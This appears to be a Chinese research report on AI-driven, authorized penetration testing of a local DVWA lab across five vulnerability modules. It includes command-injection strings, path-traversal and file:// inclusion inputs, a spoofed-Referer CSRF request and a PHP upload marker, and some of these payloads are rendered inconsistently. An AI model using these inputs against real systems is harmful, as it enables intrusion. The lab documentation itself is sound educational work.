

AI在网络安全中的应用研究

摘要

本文围绕 AI 辅助网络安全实验与授权渗透测试展开研究，以 DVWA 本机靶场和 OWASP Juice Shop 本地模拟真实应用为实验对象，验证 AI 在环境检查、漏洞分析、工具编排、主动验证、截图取证和报告生成中的应用价值。

研究内容包括：DVWA 自动化靶场解题 Skill 实验总报告、Brute Force、Command Injection、CSRF、File Inclusion、File Upload 五项漏洞的图文输出报告，以及 OWASP Juice Shop 主动综合渗透测试报告。最后从体系架构、实验过程、漏洞原理、失败原因和安全教育闭环角度进行综合分析。

研究范围

- 实验对象：本机授权 DVWA 靶场与 OWASP Juice Shop 靶场。
- 技术方法：AI 编排、浏览器自动化、源码审阅、请求复现、主动扫描、fuzz、注入复核和证据归档。
- 输出形式：Markdown、HTML 和 PDF 图文报告。
- 目标价值：形成可复现、可审计、可用于修复验证的网络安全实验流程。

第一部分 DVWA 自动化靶场解题 Skill 实验总报告

DVWA 自动化靶场解题Skill实验报告

0. 文档说明

本文档，用于记录本机 DVWA 授权靶场实验的完整生命周期：环境准备、启动检查、AI Skill 自动化解题和报告输出、漏洞复现、结果分析和最终总结。

后续每一类漏洞会先由 `$dvwa-automated-testing skill` 引导 Codex 在本机 DVWA 环境中完成分析和测试，并产出单题 Markdown 图文报告。随后再根据这些单题报告，把关键过程、截图、命令、证据和结论补充到本文档对应的实验分区。

实验过程逐步优化迭代Skill，对于靠前的漏洞解题报告，可能走一些无法截图，或者执行指令受限的弯路，在靠后的漏洞报告中会体现出对这些问题的解决和优化。

本文档默认只针对本机授权环境：

DVWA URL: `http://127.0.0.1/DVWA/` 或 `http://127.0.0.1/dvwa/`
DVWA 源码路径: `D:\phpStudy\PHPTutorial\WWW\DVWA`
Skill 项目路径: `D:\...\dvwa-skills`
Codex Skill 安装路径: `C:\Users\...\codex\skills\dvwa-automated-testing`
实验输出目录: `D:\...\dvwa-results`

1. 实验边界与目标

1.1 授权边界

本实验仅在本机 DVWA 靶场中进行，实验对象为已经公开、认可且用于安全教学的 Damn Vulnerable Web Application。实验过程中不会访问、扫描、爆破或尝试利用任何外部互联网目标、真实业务系统或非授权服务。

允许范围：

- 本机 DVWA Web 服务。
- 本机 DVWA 源码目录。
- 本机 Burp Suite、OWASP ZAP、Python、ffuf、sqlmap 等工具在授权 DVWA 范围内的使用。
- Codex 通过 `$dvwa-automated-testing skill` 进行页面观察、源码分析、请求构造、测试用例生成和报告整理。

禁止范围：

- 对外部 IP、域名、真实业务系统进行扫描、爆破、利用或数据抓取。
- 将 DVWA payload、字典、脚本或代理流量指向非授权目标。
- 在靶场之外执行破坏性命令、持久化命令或外连回调。
- 在报告中泄露无关敏感信息、真实 Cookie、真实账号凭据或非实验数据。

1.2 实验目标

本实验的核心目标不是记忆 DVWA 题解，而是验证 AI Skill 能否引导模型按照 Web 靶场/CTF 的思路完成解题：

1. 明确授权范围和目标模块。
2. 登录 DVWA 并设置对应安全等级。
3. 观察页面、表单、参数、Cookie、Token 和响应特征。
4. 结合源码分析漏洞成因和防护逻辑。
5. 形成假设并生成测试用例。
6. 选择合适工具执行测试。
7. 保存中间操作、截图、请求证据、耗时和结论。
8. 生成可读 Markdown 图文报告。
9. 将单题报告汇总到本课程实验总报告中。

1.3 难度策略

本报告中的每类漏洞实验均采用统一的自动递进模式：提示词中不指定 Difficulty，由 `$dvwa-automated-testing` 按 `low -> medium -> high -> impossible` 依次推进。每个难度都要重新完成页面观察、源码分析、基线请求、测试设计、执行验证、截图取证、耗时统计和结论归档。

递进过程在遇到以下情况时停止：

- 当前难度已明确不可利用。
- 防护机制阻断继续利用。
- 结论因环境或工具限制无法确认。
- 继续测试可能破坏后续实验状态，例如触发长时间账户锁定。

若某一高难度等级无法利用，报告中必须说明：

- 尝试过的测试路径。
- 阻断利用的防护机制。
- 源码或响应证据。
- 为什么不能把已知合法凭据登录等同于漏洞利用成功。
- 后续若要继续需要什么条件。

2. 实验环境

2.1 基础环境

项目	当前配置
操作系统	Windows
Web 集成环境	phpStudy
Web 服务	Apache/Nginx, 默认监听 127.0.0.1:80
数据库	MySQL, 常见端口 3306
靶场	DVWA
靶场地址	http://127.0.0.1/DVWA/ 或 http://127.0.0.1/dvwa/
DVWA 源码	D:\phpStudy\PHPTutorial\WWW\DVWA
Skill 项目	D:\...\dvwa-skills
输出目录	D:\...\dvwa-results

2.2 AI Skill 环境

本实验使用自定义 Codex skill：

Skill 名称: dvwa-automated-testing
Skill 显示名: dvwa-automated-testing Web Lab Solver
项目目录: D:\...\dvwa-skills
安装目录: C:\Users\...\codex\skills\dvwa-automated-testing

该 skill 的主要能力包括：

- 引导模型确认授权范围。
- 从页面和源码出发进行漏洞分析。
- 生成临时 Python/requests harness 或 Burp/ZAP 工作流。
- 支持只指定题型后从 low 自动向更高难度推进。
- 控制过程回复和报告语言。
- 生成包含截图、操作日志、耗时、证据和无解原因的 Markdown 图文报告。

2.3 工具范围

工具	用途	使用原则
Codex + \$dvwa-automated-testing	实验主流程引导、分析和报告生成	必须先观察页面和源码，不直接套答案
Python / requests	生成可复现实验 harness	仅针对本机 DVWA
Burp Suite	代理、抓包、Repeater、Intruder 对比验证	仅代理 DVWA 流量
Burp MCP	可选工具编排能力	仅当本机已启用 MCP
OWASP ZAP	可选代理、被动分析、请求重放	不对外部目标扫描
ffuf	参数/路径 fuzz 或低难度演示	使用前必须明确请求模型
sqlmap	SQL Injection 模块辅助验证	必须先有人工证明和认证请求
IDA	后续二进制题备用	DVWA PHP Web 模块一般不用
浏览器 DevTools	DOM、JS、CSP、页面截图	用于前端类漏洞观察

3. 环境启动与检查

3.1 启动步骤

1. 启动 phpStudy。

2. 启动 Web 服务和 MySQL。
3. 浏览器访问 DVWA：

```
http://127.0.0.1/DVWA/
```

4. 如数据库未初始化，访问：

```
http://127.0.0.1/DVWA/setup.php
```

5. 登录 DVWA，默认实验账号通常为：

```
admin / password
```

6. 可选：启动 Burp Suite，确认代理监听：

```
127.0.0.1:8080
```

7. 可选：启用 Burp MCP，确认监听：

```
127.0.0.1:9876
```

3.2 PowerShell 检查命令

检查 Python 依赖和工具状态：

```
cd D:\...\dwa-skills
py -3.11 .\scripts\tool_check.py
```

检查端口监听：

```
Test-NetConnection 127.0.0.1 -Port 80
Test-NetConnection 127.0.0.1 -Port 3306
Test-NetConnection 127.0.0.1 -Port 8080
Test-NetConnection 127.0.0.1 -Port 9876
```

端口含义：

- 80 : DVWA Web 服务。
- 3306 : MySQL。如 phpStudy 使用自定义端口，以实际配置为准。
- 8080 : Burp/ZAP 代理。
- 9876 : Burp MCP。

查看端口对应进程：

```
Get-NetTCPConnection -State Listen -LocalPort 80,3306,8080,9876 |
Select-Object LocalAddress,LocalPort,OwningProcess,
  @{Name='ProcessName';Expression={(Get-Process -Id $_.OwningProcess -ErrorAction SilentlyContinue).ProcessName}} |
Sort-Object LocalPort
```

检查 DVWA 页面：

```
curl.exe -sS -L -o NUL -w "final_url={url_effective}`nstatus={http_code}`n" http://127.0.0.1/DVWA/
```

预期结果：最终 URL 通常为 `http://127.0.0.1/DVWA/login.php`，状态码为 `200`。

检查 Burp MCP：

```
curl.exe -sS -o NUL -w "status={http_code}`n" http://127.0.0.1:9876
java -jar C:\Tools\burp-mcp-server\libs\mcp-proxy-all.jar --sse-url http://127.0.0.1:9876
```

说明：浏览器或 curl 访问 9876 返回 403 通常是正常现象；stdio proxy 输出 `Successfully connected to SSE server` 表示 MCP 连接正常。

检查 skill 安装：

```
Get-Item C:\Users\...\codex\skills\dwa-automated-testing | Format-List FullName,LinkType,Target
python C:\Users\...\codex\skills\skill-creator\scripts\quick_validate.py C:\Users\...\codex\skills\dwa-automated-testing
```

预期结果：LinkType 为空，且输出 `Skill is valid!`。

4. 实验流程管理

4.1 开始实验

开始某类漏洞实验前，需要记录：

- 实验日期。
- DVWA URL。
- DVWA 登录账号。
- 漏洞模块。
- 难度递进策略，本报告固定为 low -> medium -> high -> impossible 。
- 是否使用代理或 MCP。
- 输出目录。
- 本次提示词。

推荐提示词模板：

```
Use $dvwa-automated-testing to solve my authorized local DVWA <MODULE> challenge.

Follow the agent solving protocol. Do not start from the bundled helper, public walkthrough answer, or known default answers. First inspect the live page and matching source code, identify routes, forms, parameters, tokens, cookies, success/failure markers, form hypotheses, choose tools, generate a task-specific Python/requests harness or Burp workflow if needed, execute tests, and report evidence. Do not infer exploitability from difficulty names: `high` is not automatically solvable, and `impossible` is not automatically unsolvable.

URL: http://127.0.0.1/DVWA/
Login: admin / password
Module: <MODULE>
Source path: D:\phpStudy\PHPTutorial\WWW\DVWA
Optional proxy: http://127.0.0.1:8080
Output language: zh-CN
Console language: zh-CN
No difficulty is specified. Start at low, then continue to medium, high, and impossible until a level is defended, blocked, or inconclusive. For each attempted level, repeat page inspection, source review, baseline probing, test generation, execution, evidence collection, automatic Playwright screenshot capture, and timing.
Report requirements: produce a readable Markdown report with detailed solving process, intermediate operations, operation log, timing summary with start time, finish time, and elapsed time, automatic Playwright screenshots or screenshot-not-captured notes with the failed command/error, evidence, difficulty progression table, result, remediation, limitations, and no-solution reason when a level is defended.
Course-report extraction requirements: add a compact zh-CN section named `实验总报告可提取信息`, containing `实验结论`, `各难度漏洞成因`, `解题步骤`, `使用工具与操作`, `核心 payload/测试输入`, `关键截图`, `复现步骤总结`, `impossible/无解原因`, `辅助脚本`, `起止时间和耗时`, and `人工验证关键点`. Keep payloads, paths, parameters, commands, and evidence snippets exact.
```

4.2 完成单题

单题完成标准：

- 已说明目标模块和难度范围。
- 已完成页面观察和源码分析。
- 已记录请求模型。
- 已生成并执行测试用例。
- 已保存关键证据和截图。
- 已给出漏洞结论或不可利用原因。
- 已生成可读 Markdown 图文报告。

4.3 归档题解

每类漏洞实验完成后，将单题报告中的以下内容提取到本文档对应分区：

- 难度推进表。
- 最高成功难度或停止难度。
- 关键源码分析。
- 关键请求/响应证据。
- 截图链接。
- 工具使用记录。
- 修复建议。
- AI 解题过程评价。

5. 证据与报告规范

5.1 截图要求

报告中应尽量包含以下截图：

- 登录或已认证状态。
- DVWA 安全等级设置页面。
- 目标模块初始页面。
- 关键源码片段。
- baseline 失败请求结果。
- 成功利用结果或防护阻断结果。
- Burp/ZAP 关键请求记录。

如果当前运行环境无法截图，应在报告中说明原因，并用源码片段、响应片段或代理记录替代。

5.2 操作日志要求

每个单题报告至少记录：

- 时间戳。
- 当前难度。
- 使用工具。
- 操作说明。
- 输入摘要。
- 输出摘要。
- 耗时。
- 证据文件路径。

6. DVWA 漏洞实验分区

下面每个分区后续均由对应单题 Markdown 报告补充。

6.1 Brute Force

项目	内容
模块路径	vulnerabilities/brute/
实验难度	low -> medium -> high -> impossible
当前状态	已完成，单题报告见 dvwa-results/brute-force-progression-20260602-094957/report.md
最高成功难度	high
停止原因	impossible 具备 token、PDO 预处理、失败计数和 15 分钟锁定机制，判定为防御级别

难度推进结果：

难度	结论	漏洞或防护成因	关键证据
low	可利用	GET 参数直接进入查询逻辑，无 token、无延迟、无锁定	admin / password 返回 Welcome to the password protected area admin
medium	可利用	增加输入转义和失败后 sleep(2)，但没有账户锁定或次数限制	错误请求约 2 秒延迟，最终仍成功验证 admin / password
high	可利用	增加 user_token 和随机延迟，但 token 可在同一会话中逐次刷新	每次尝试前重新 GET 页面获取 fresh token 后成功
impossible	不可利用	POST、CSRF token、PDO 预处理、3 次失败计数、15 分钟锁定	错误基线出现锁定提示，有效凭证登录只证明凭证正确

实验记录：

- 页面与请求模型：目标页面为 http://127.0.0.1/dvwa/vulnerabilities/brute/。登录和设置安全等级均先解析 user_token，再提交认证或安全等级表单。low/medium 使用 GET username,password,Login；high 在 GET 请求中增加 fresh user_token；impossible 使用 POST 表单 username,password,Login,user_token。
- 测试设计：每个难度先提交错误基线 codex_probe_user:definitely_wrong_20260602，再按 admin:dvwa2026!、admin:letmein、admin:123456、admin:password 顺序测试，避免直接把默认凭证作为首个尝试。high 每次尝试前刷新 token；impossible 只验证防护行为和一次有效凭证，不进行大规模错误尝试，避免触发真实账户锁定。
- 核心 payload/测试输入：low/medium 的成功请求为 GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login；high 为同一请求追加 user_token=<fresh token>；impossible 为 POST /dvwa/vulnerabilities/brute/，字段为 username=admin&password=password&Login=Login&user_token=<fresh token>。
- 关键证据：本次递进共发起 38 个 HTTP 请求，harness 执行时间为 2026-06-02T09:54:03+08:00 至 2026-06-02T09:54:22+08:00，耗时 19.735s。low/medium/high 的成功标记均为 Welcome to the password protected area admin；impossible 防护提示包含 Alternative, the account has been locked because of too many failed logins。。证据文件位于 dvwa-results/brute-force-progression-20260602-094957/requests/，操作日志为 operation-log.jsonl，辅助脚本为 generated-harnesses/brute_force_progression_harness.py。
- 截图说明：Brute Force 子报告已后补 Playwright 运行截图，共 14 张，覆盖登录成功页、各难度安全等级页、各难度模块页、low/medium/high 成功 proof、impossible 防护提示和有效凭证验证证页。截图目录为 dvwa-results/brute-force-progression-20260602-094957/screenshots/，截图脚本为 generated-harnesses/brute_force_playwright_screenshots.py。截图补拍时间晚于主 harness，不影响原始 HTTP 请求证据和耗时统计。

- 实验结论: low、medium、high 均存在可自动化验证的弱口令暴力破解风险; medium 的固定延迟和 high 的 token 只能提高尝试成本, 不能代替账户级防爆破控制。impossible 不判定为可利用, 因为有效凭证登录不等同于暴力破解成功。
- 修复建议: 统一使用参数化查询; 对账号和来源 IP 设置速率限制、失败计数和锁定策略; 禁止默认弱口令; 记录失败登录日志并告警; 保留 CSRF token, 但不能把 token 作为唯一防爆破措施。

6.2 Command Injection

项目	内容
模块路径	vulnerabilities/exec/
实验难度	low -> medium -> high -> impossible
当前状态	已完成, 单题报告见 dvwa-results/command-injection-progression-20260602-102141/report.md
最高成功难度	high
停止原因	impossible 使用 CSRF token 和四段数字 IP 校验, 含命令分隔符输入被拒绝

难度推进结果:

难度	结论	漏洞或防护成因	关键证据
low	可利用	ip 参数直接拼接到 shell_exec('ping ' . \$target)	127.0.0.1 & whoami 返回 vin\31435
medium	可利用	黑名单只删除 && 和 ;, 遗漏单个 &	127.0.0.1 && whoami 未执行, 127.0.0.1 & whoami 成功
high	可利用	黑名单过滤 & 和带空格的 , 遗漏无空格管道	127.0.0.1 & whoami 未执行, 127.0.0.1 whoami 成功
impossible	不可利用	token 校验后按 . 拆分输入, 要求四段均为数字并重组 IP	127.0.0.1 & whoami 和 127.0.0.1 whoami 均返回 ERROR: You have entered an invalid IP.

实验记录:

- 页面与请求模型: 目标页面为 http://127.0.0.1/dvwa/vulnerabilities/exec/, 表单使用 POST, 核心字段为 ip 和 Submit; impossible 额外需要 fresh user_token。正常基线使用 ip=127.0.0.1&Submit=Submit, 以 TTL=128 作为 ping 成功标记。
- 源码分析: low.php 直接读取 \$_REQUEST['ip'] 并拼接执行系统命令。medium.php 使用 str_replace() 删除 && 和 ;, 但未过滤单个 &。high.php 扩展黑名单, 过滤 & 和 | 等字符串, 但未过滤无空格的 |whoami。impossible.php 检查 token, 将输入按 . 拆为四段, 要求四段均为数字, 再重组 IP 执行 ping, 因此命令分隔符无法进入 shell。
- 测试设计: 测试命令只使用本机无害输出验证 whoami, 不执行写文件、删除、持久化或外连命令。每个难度先跑正常 ping 基线, 再根据源码过滤规则提交最小 proof payload; impossible 每次提交前刷新 token, 并测试含 & 和 | 的防御探针。
- 核心 payload/测试输入: low 使用 ip=127.0.0.1 & whoami&Submit=Submit; medium 先用 ip=127.0.0.1 && whoami&Submit=Submit 证明被过滤, 再用 ip=127.0.0.1 & whoami&Submit=Submit 绕过; high 先用 ip=127.0.0.1 & whoami&Submit=Submit 证明被过滤, 再用 ip=127.0.0.1|whoami&Submit=Submit 绕过; impossible 使用上述两个注入输入并携带 user_token=<fresh token> 验证被拒绝。
- 关键证据: 本次递进共发起 31 个 HTTP 请求, harness 执行时间为 2026-06-02T10:25:23+08:00 至 2026-06-02T10:25:50+08:00, 耗时 26.373s。low/medium/high 的命令执行标记均为 whoami 输出 vin\31435; impossible 防御标记为 ERROR: You have entered an invalid IP.。请求证据位于 dvwa-results/command-injection-progression-20260602-102141/requests/, 操作日志为 operation-log.jsonl。
- 截图与辅助脚本: 自动截图已生成, proof 截图包括 screenshots/proof/low-proof.png、medium-proof.png、high-proof.png、impossible-proof.png, 模块截图位于各难度 screenshots/<difficulty>/module-<difficulty>.png。主脚本为 generated-harnesses/command_injection_proof_screenshots.py。
- 实验结论: low、medium、high 均存在命令注入风险, 且黑名单过滤在 medium/high 中均可被源码导出的分隔符变体绕过。impossible 不判定为可利用, 因为输入在进入命令执行前已经被严格 IP 格式校验拦截。
- 修复建议: 不要将用户输入拼接进 shell 命令; 必须执行系统命令时使用安全参数数组或专用库; 对 IP 使用白名单校验, 例如 filter_var(\$ip, FILTER_VALIDATE_IP); 避免黑名单过滤; 降低 Web 服务账号权限并记录异常输入。

6.3 CSRF

项目	内容
模块路径	vulnerabilities/csrf/
实验难度	low -> medium -> high -> impossible
当前状态	已完成, 单题报告见 dvwa-results/csrf-progression-20260602-103818/report.md
最高成功难度	medium; high 为同源 fresh token 条件路径, 不按盲跨站 CSRF 成功处理
停止原因	impossible 同时要求 fresh user_token 和当前密码, 未观察到独立 CSRF 漏洞

难度推进结果:

难度	结论	漏洞或防护成因	关键证据
low	可利用	密码修改接口为 GET 请求，无 CSRF token、无 Referer/Origin 校验、无当前密码校验	直接请求 password_new=<tmp>&password_conf=<tmp>&Change=Change 返回 Password Changed.
medium	可利用	Referer 校验只判断 HTTP_REFERER 是否包含 SERVER_NAME 子串	Referer: http://127.0.0.1.attacker.local/csrf.html 绕过并修改密码
high	条件性可变更	需要 fresh user_token，阻止常规盲跨站 CSRF；但仍不要求当前密码	缺失/错误 token 失败，同源读取 fresh token 后可返回 Password Changed.
impossible	不可利用	同时要求 fresh user_token 和 password_current 当前密码校验	错误当前密码返回 Passwords did not match or current password incorrect.；知道当前密码的合法请求才可变更

实验记录：

- 状态变更动作：目标页面为 http://127.0.0.1/dvwa/vulnerabilities/csrf/，实验动作是修改 admin 密码。每个难度均使用临时密码 dvwa_csrf_tmp_<difficulty>_20260602 进行验证，成功后通过 test_credentials.php 确认临时密码有效，再恢复为 admin / password。
- Token/Referer/Origin 检查：low 不检查 token 或 Referer。medium 对无 Referer 和外部 Referer 返回 That request didn't look correct.，但只做服务器名子串匹配，可被包含 127.0.0.1 的伪 Referer 绕过。high 表单含 user_token，缺失/错误 token 不能完成修改；同源 harness 读取 fresh token 后可修改。impossible 在 token 之外还要求提交正确 password_current。
- 构造请求或页面：low 核心请求为 GET /dvwa/vulnerabilities/csrf/?password_new=dvwa_csrf_tmp_low_20260602&password_conf=dvwa_csrf_tmp_low_20260602&Change=Change。medium 同请求附加 Referer: http://127.0.0.1.attacker.local/csrf.html。high 在请求中追加 user_token=<fresh token>。impossible 需要 password_current=<current password>&password_new=<tmp>&password_conf=<tmp>&Change=Change&user_token=<fresh token>。
- 成功或失败证据：HTTP harness 总请求数 50，开始时间 2026-06-02T10:44:52+08:00，结束时间 2026-06-02T10:50:44+08:00。low/medium/high 的成功响应标记为 Password Changed.，并通过 test_credentials.php 验证临时密码有效；impossible 的错误当前密码标记为 Passwords did not match or current password incorrect.，合法变更只在知道当前密码时成立。
- 关键截图与脚本：截图已生成 22 张，主要包括 screenshots/low/proof-password-changed.png、screenshots/medium/proof-weak-referer.png、screenshots/high/token-aware-change.png、screenshots/impossible/wrong-current-password.png、screenshots/impossible/legitimate-change-with-current-password.png，完整清单见 screenshots/screenshots.json。辅助脚本包括 generated-harnesses/csrf_progression_harness.py、generated-harnesses/csrf_playwright_screenshots.js 和 generated-harnesses/fix_report.py。
- 截图工具问题说明：本次 CSRF 运行首次调用 npx.cmd -y -p playwright@1.60.0 node ... 时失败，原因是生成的 Node 脚本通过 require('playwright') 加载模块，而临时 npx -p 执行方式没有让该外部脚本稳定解析到 playwright 包。随后在报告目录执行 npm.cmd install playwright@1.60.0 --no-audit --no-fund，让 node_modules/playwright 成为本地依赖，再运行 node .\generated-harnesses\csrf_playwright_screenshots.js .\screenshots 成功补齐 22 张截图。后续 skill 已要求优先使用已安装的 Python Playwright 截图 helper；若生成 Node Playwright 脚本，应先确保报告目录存在本地 node_modules/playwright。
- 实验结论：low 和 medium 存在明确 CSRF 漏洞；high 阻止盲跨站 CSRF，但在同源可读 token 的条件下仍可变更密码，因此记录为条件性路径而非外部盲打成功；impossible 因同时要求 fresh token 和当前密码，未发现独立 CSRF 可利用路径。
- 修复建议：所有状态变更请求应使用服务端绑定的 CSRF token；不要依赖 Referer 子串，应严格校验 Origin/Referer 作为辅助控制；密码修改必须要求当前密码或重新认证；Cookie 应设置 HttpOnly、Secure 和合适的 SameSite 策略。

6.4 File Inclusion

项目	内容
模块路径	vulnerabilities/fi/
实验难度	low -> medium -> high -> impossible
当前状态	已完成，单题报告见 dvwa-results/file-inclusion-progression-20260608-143425/report.md
最高成功难度	high
停止原因	impossible 使用固定 allowlist，仅允许 include.php、file1.php、file2.php、file3.php，遍历、隐藏文件和 file:// 均被拒绝

难度推进结果：

难度	结论	漏洞或防护成因	关键证据
low	可利用	page 参数直接赋给 \$file，入口 index.php 调用 include(\$file)	page=../../robots.txt 返回 User-agent: * 和 Disallow: /
medium	可利用	仅用单次 str_replace() 删除 ../、..\ 和 URL 前缀，重叠序列可在替换后重新形成遍历	page=.....//.../robots.txt 成功包含 robots.txt
high	可利用	fnmatch("file*", \$file) 只是前缀匹配，非严格 allowlist	page=file:///D:/phpStudy/PHPTutorial/WWW/DVWA/robots.txt 成功包含本地文件
impossible	不可利用	固定允许 include.php、file1.php、file2.php、file3.php，其他输入返回错误	../../robots.txt、file4.php、file:///.../robots.txt 均返回 ERROR: File not found!

实验记录：

- 页面与请求模型：目标页面为 `http://127.0.0.1/dvwa/vulnerabilities/fi/`，核心参数为 `GET page=<value>`。登录和安全等级设置仍通过 `login.php`、`security.php` 完成；每个难度均先访问合法页面如 `include.php`、`file1.php` 建立正常基线，再提交缺失文件或被拦截 payload 建立失败基线。
- 源码分析：low.php 第 4 行直接读取 `$_GET['page']`，index.php 第 36 行执行 `include($file)`。medium.php 第 7-8 行使用黑名单替换，但只替换一次，无法处理 `....//` 这类重叠遍历。high.php 第 7 行要求 `file*` 或 `include.php`，导致 `file://` 包装器和 `file4.php` 都满足前缀条件。impossible.php 第 7-12 行采用固定 allowlist，第 14-17 行拒绝 allowlist 外输入。
- 测试设计：所有 proof 均限定在本机 DVWA 目录内，只读包含 `robots.txt`、DVWA bundled 文件和隐藏示例文件；未使用外部 URL、远程回调、shell、持久化或破坏性文件访问。high 的可利用结论不是由难度名推断，而是由 `file://.../robots.txt` 响应内容和源码前缀匹配共同证明。
- 核心 payload/测试输入：low 使用 `page=.../robots.txt`；medium 先用 `page=.../robots.txt` 证明被改写失败，再用 `page=.../.../robots.txt` 绕过；high 先用 `page=.../robots.txt` 证明被拒绝，再用 `page=file4.php` 和 `page=file://D:/phpStudy/PHPTutorial/www/DVWA/robots.txt` 验证前缀绕过；impossible 使用 `page=.../robots.txt`、`page=file4.php`、`page=file://D:/phpStudy/PHPTutorial/www/DVWA/robots.txt` 验证防护。
- 关键证据：HTTP harness 共发起 30 个请求，执行时间为 2026-06-08T14:36:15+08:00 至 2026-06-08T14:36:16+08:00，耗时 1.169s。low/medium/high 的成功标记均为 User-agent: * 和 Disallow: /；impossible 的防护标记为 ERROR: File not found!。请求证据位于 `dvwa-results/file-inclusion-progression-20260608-143425/requests/`，操作日志为 `operation-log.jsonl`。
- 截图与辅助脚本：自动截图已生成，基础截图包括 `screenshots/low/module-low.png`、`medium/module-medium.png`、`high/module-high.png`、`impossible/module-impossible.png`，proof 截图包括 `screenshots/proof/low-proof.png`、`medium-proof.png`、`high-proof.png`、`impossible-proof.png`。主脚本为 `generated-harnesses/file_inclusion_progression_harness.py`，proof 截图脚本为 `generated-harnesses/file_inclusion_proof_screenshots.py`。
- 实验结论：low、medium、high 均存在文件包含风险，且 medium/high 的过滤或前缀控制均可被源码导出的路径变体绕过。impossible 不因名称被预设为无解，而是因为源码 allowlist 与三类探针响应共同证明未发现可利用包含路径。
- 修复建议：使用严格 allowlist 并比较规范化后的文件名；避免直接把用户输入传入 `include()`；禁用不必要的 `allow_url_include`；限制 PHP 可访问目录；降低错误信息暴露，避免泄露路径和 `include warning`。

6.5 File Upload

项目	内容
模块路径	<code>vulnerabilities/upload/</code>
实验难度	low -> medium -> high -> impossible
当前状态	已完成，单题报告见 <code>dvwa-results/file-upload-progression-20260608-144621/report.md</code>
最高 PHP 执行成功难度	medium
最高有限漏洞难度	high，可上传 Web 可访问的 .php.jpg polyglot，但当前服务器未执行 PHP
停止原因	impossible 使用 token、扩展名/MIME/图片内容校验、随机文件名和 GD 重编码，PHP marker 被剥离

难度推进结果：

难度	结论	漏洞或防护成因	关键证据
low	可利用，PHP echo marker 执行	原始文件名直接拼接到 <code>hackable/uploads/</code> 并 <code>move_uploaded_file()</code> ，无扩展名、MIME、内容或 token 校验	访问 <code>http://127.0.0.1/dvwa/hackable/uploads/dvwa_upload_low_20260608.php</code> 返回 <code>DVWA_UPLOAD_PROOF_20260608</code> ，且 <code>php_tag_present=False</code> 、 <code>executed_echo_only=True</code>
medium	可利用，客户端 MIME 绕过，PHP echo marker 执行	只检查 <code>\$_FILES['uploaded']['type']</code> 是否为 <code>image/jpeg</code> 或 <code>image/png</code> ，保留 .php 文件名	text/plain 的 .php 被拒绝；同一 .php 声明为 image/jpeg 后上传成功并返回 marker
high	有限漏洞，polyglot 可存储但未证明 PHP 执行	检查末尾扩展名和 <code>getimagesize()</code> ，阻止普通 .php 和无效 .jpg，但保留原始文件名，允许真实 JPEG 追加 PHP marker 的 .php.jpg	<code>dvwa_upload_high_20260608.php.jpg</code> 上传成功；访问为 <code>content_type=image/jpeg</code> ， <code>marker_present=True</code> 、 <code>php_tag_present=True</code> 、 <code>executed_echo_only=False</code>
impossible	不可利用，本次防御有效	校验 <code>user_token</code> 、扩展名、MIME、大小和 <code>getimagesize()</code> ，随机化文件名，并使用 GD 重编码图片	polyglot 被保存为 <code>d99a75736dcf8ec9d068b63faac18951.jpg</code> ，访问结果 <code>marker_present=False</code> 、 <code>php_tag_present=False</code>

实验记录：

- 上传表单分析：目标页面为 `http://127.0.0.1/dvwa/vulnerabilities/upload/`。表单为 POST，`enctype="multipart/form-data"`，字段包括 `MAX_FILE_SIZE=100000`、文件字段 `uploaded` 和提交字段 `Upload=Upload`。impossible 页面额外包含 `fresh user_token`。
- 源码分析：index.php 根据安全等级加载 `source/low.php`、`medium.php`、`high.php` 或 `impossible.php`。low.php 第 5-9 行直接拼接上传目录并移动文件。medium.php 第 14-15 行只信任客户端 MIME 和大小。high.php 第 15-17 行增加末尾扩展名和 `getimagesize()`，但第 20 行仍保留原始文件名。impossible.php 第 5 行检查 token，第 18 行随机化文件名，第 23-26 行做联合校验，第 28-36 行用 GD 重编码剥离追加内容。
- 测试设计：仅使用本机 harmless 上传证明，核心 payload 为 `<?php echo "DVWA_UPLOAD_PROOF_20260608"; ?>`。low 直接上传 .php；medium 先用 `text/plain` 建立失败基线，再将同一 .php 声明为 `image/jpeg`；high 分别验证 .php 和无效 .jpg 被拦截，再上传真实 JPEG 追加 PHP marker 的 .php.jpg；impossible 携带 fresh token 上传 .php 和 .php.jpg polyglot，观察随机命名和重编码效果。
- 核心 payload/测试输入：low 使用 `filename=dvwa_upload_low_20260608.php`、`Content-Type=application/x-php`；medium 成功用例为 `filename=dvwa_upload_medium_20260608.php`、`Content-Type=image/jpeg`；high polyglot 为 `filename=dvwa_upload_high_20260608.php.jpg`、`Content-Type=image/jpeg`；impossible 防御探针为 `filename=dvwa_upload_impossible_20260608.php.jpg`、`Content-Type=image/jpeg`、`user_token=<fresh token>`。

- 上传路径与访问验证：上传目录为 `D:\phpStudy\PHPTutorial\WWW\DVWA\hackable\uploads`，访问前缀为 `http://127.0.0.1/dvwa/hackable/uploads/`。
`low/medium` 的访问响应长度为 26，正文为 `DVWA_UPLOAD_PROOF_20260608`。`high` 访问响应为 JPEG，marker 和 PHP tag 仍在文件字节中但未执行。
`impossible` 返回随机文件 `d99a75736dcf8ec9d068b63faac18951.jpg`，访问后 marker 和 PHP tag 均不存在。
- 关键证据：本次递进共发起 34 个 HTTP 请求，harness 执行时间为 2026-06-08T14:48:49+08:00 至 2026-06-08T14:48:50+08:00，耗时 0.988s。请求证据位于 `dvwa-results/file-upload-progression-20260608-144621/requests/`，操作日志为 `operation-log.jsonl`，机器可读结果为 `report.json`。
- 截图与辅助脚本：自动截图已生成，proof 截图包括 `screenshots/proof/low-proof.png`、`medium-proof.png`、`high-proof.png`、`impossible-proof.png`，模块截图位于 `screenshots/<difficulty>/module-<difficulty>.png`。主脚本为 `generated-harnesses/file_upload_progression_harness.py`，截图脚本为 `generated-harnesses/file_upload_proof_screenshots.py`。
- 清理结果：正式 harness 删除了 `dvwa_upload_low_20260608.php`、`dvwa_upload_medium_20260608.php`、`dvwa_upload_high_20260608.php.jpg` 和 `d99a75736dcf8ec9d068b63faac18951.jpg`；截图脚本临时上传文件也全部删除；收尾时手工删除预测残留 `3945d230292b5308f97a079c5444cd91.jpg`。最终上传目录只保留 DVWA 默认 `dvwa_email.png`。
- 实验结论：`low` 和 `medium` 存在可直接证明的危险文件上传到 PHP 执行风险；`high` 存在 Web 可访问 polyglot 存储风险，但当前服务器未执行 `.php.jpg`，不能写成 PHP RCE；`impossible` 通过严格校验和重编码防住了本次测试。
